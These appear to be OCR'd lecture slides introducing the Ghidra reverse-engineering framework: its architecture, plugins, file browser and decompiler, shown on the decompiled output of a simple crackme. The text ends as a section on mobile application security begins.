
- Works for all processors with **SLEIGH** specs
  - **SLEIGH**, a machine language translation and dissassembly engine.
  - SLEIGH generates **pcode**, a reverse engineering Register Transfer Language (RTL), from binary machine instructions.
  - SLEIGH is based on **SLED**, a *Specification Language for Encoding and Decoding.*
  - SLEIGH extends SLED by providing semantic descriptions (via the RTL) of machine instructions and other enhancements for real world reverse engineering.
  - SLEIGH is part of Project **GHIDRA**.
    - Provides GHIDRA disassembler, data-flow and decompilation analysis.

# Ghidra Features: File System Browser





- Allows drilling down into firmware bundles
- Many formats supported like tar, zip, etc

# Ghidra Features: Script Manager




- Support Java & Python

# Ghidra Features: Integrated Windows




- All windows track selection and location changes

# Ghidra Features: Other Features

- Assembler
- Bookmarks
- Byte Viewer (Hex Editor)
- Data Type Manager
- Entropy
- Navigation
- Searching (bytes, strings, comments)
- Version Tracking
- Version Control (Multi-user)
- And more…

# Framework Components


- Database
- Model
- Software Modelling
- Plugins
- Docking Windows

# Ghidra: Database

- Custom database to hold Domain Object data
- Tables, Rows, Cols
- Defined in package db.*
- Created to support
  - Undo/Redo
  - Version Control (Multi-User)


# Ghidra: Model

- Data stored within the project
- Project
  - Domain Folder
    - Domain File
      - Domain Object
- Implementations supported:
  - Program
  - Data Type Archive
  - Version Tracking Session



# Ghidra: Software Modelling

- Classes to represent a Program
- Program
- Memory
  - Memory Blocks, Bytes
- Symbol Table
  - Symbols
- Listing
  - Instructions, Data
- Bookmark Manager
  - Bookmarks



# Ghidra: Plugins


- Extends “Plugin” base class
- Produces and Consumes
  - Events (PluginEvent)
    - Selections, Locations
  - Services
    - Goto, Program Manager
- Creates
  - Menu and button actions
  - GUI components

# Ghidra: Docking Windows

- Customized Java GUI components
  - GTree, GTable
- Improved TableModel and TreeModel
  - Generic Threaded Loading, Sorting, Filtering
- Uniform Look-and-Feel
- Overcome Java Swing limitations, issues, and general wonkiness


# Open a Binary

- Create a new project by going to File > New project
- Go to File > Import file to import the binary file that you want to analyze




# Open a Binary

- After importing the file, you will see a window like this one:




# Open a Binary

- Basic info about the program being analyzed is displayed



# Features of Ghidra

- Double click on the file to analyze
- A new window opens with binary & hex code snippets:




# Features of Ghidra

Decompile: main - (keyg3nme)

```
1
2  undefined8 main(void)
3
4  {
5    int iVar1;
6    long in_FS_OFFSET;
7    uint local_14;
8    long local_10;
9
10   local_10 = *(long *)(in_FS_OFFSET + 0x28);
11   printf("Enter your key:  ");
12   __isoc99_scanf(&DAT_0010201a,&local_14);
13   iVar1 = validate_key((ulong)local_14);
14   if (iVar1 == 1) {
15     puts("Good job mate, now go keygen me.");
16   }
17   else {
18     puts("nope.");
19   }
20   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
21                     /* WARNING: Subroutine does not return */
22     __stack_chk_fail();
23   }
24   return 0;
25 }
26
```


- List of symbols in the Symbol Tree view on the left
- Symbols are references to some type of data like an import, a global variable, or a function.
- Listing view in the middle shows typical assembly code fields like addresses, bytes, operands, and comments, etc.
- Decompiler on the right converts assembly back to C code.
  - double click on the function that you want to analyze in the symbol tree view.

# Finding a Function




- Symbol Tree helps navigate around the binary and search for individual functions.
- Example: How do we find the "main" function of a program?
  - Try to search for the function in the symbol tree view

# Edit Program During Analysis




- Can edit the program during analysis in Ghidra.
- Can edit a function by right-clicking on the function name in either the symbol tree, the listing window or the decompiler window, then going to the "Edit Function" option.
- Retype and rename variables by right-clicking on the variable names and then going to the "Retype Variable" or "Rename Variable" option.

# Ghidra Demo Video

1. Ghidra Installation and Getting Started Video:

   https://ghidra-sre.org/GhidraGettingStartedVideo/GhidraGettingStartedVideo.mp4

2. Ghidra Presentations

   https://github.com/NationalSecurityAgency/ghidra/wiki/files/recon2019.pdf

   https://github.com/NationalSecurityAgency/ghidra/wiki/files/blackhat2019.pdf

# Mobile Application Security

# Mobile Operating Systems

- **Android:** Operating system from Google licensed to various mobile device manufactures
  - Windows equivalent for mobile devices

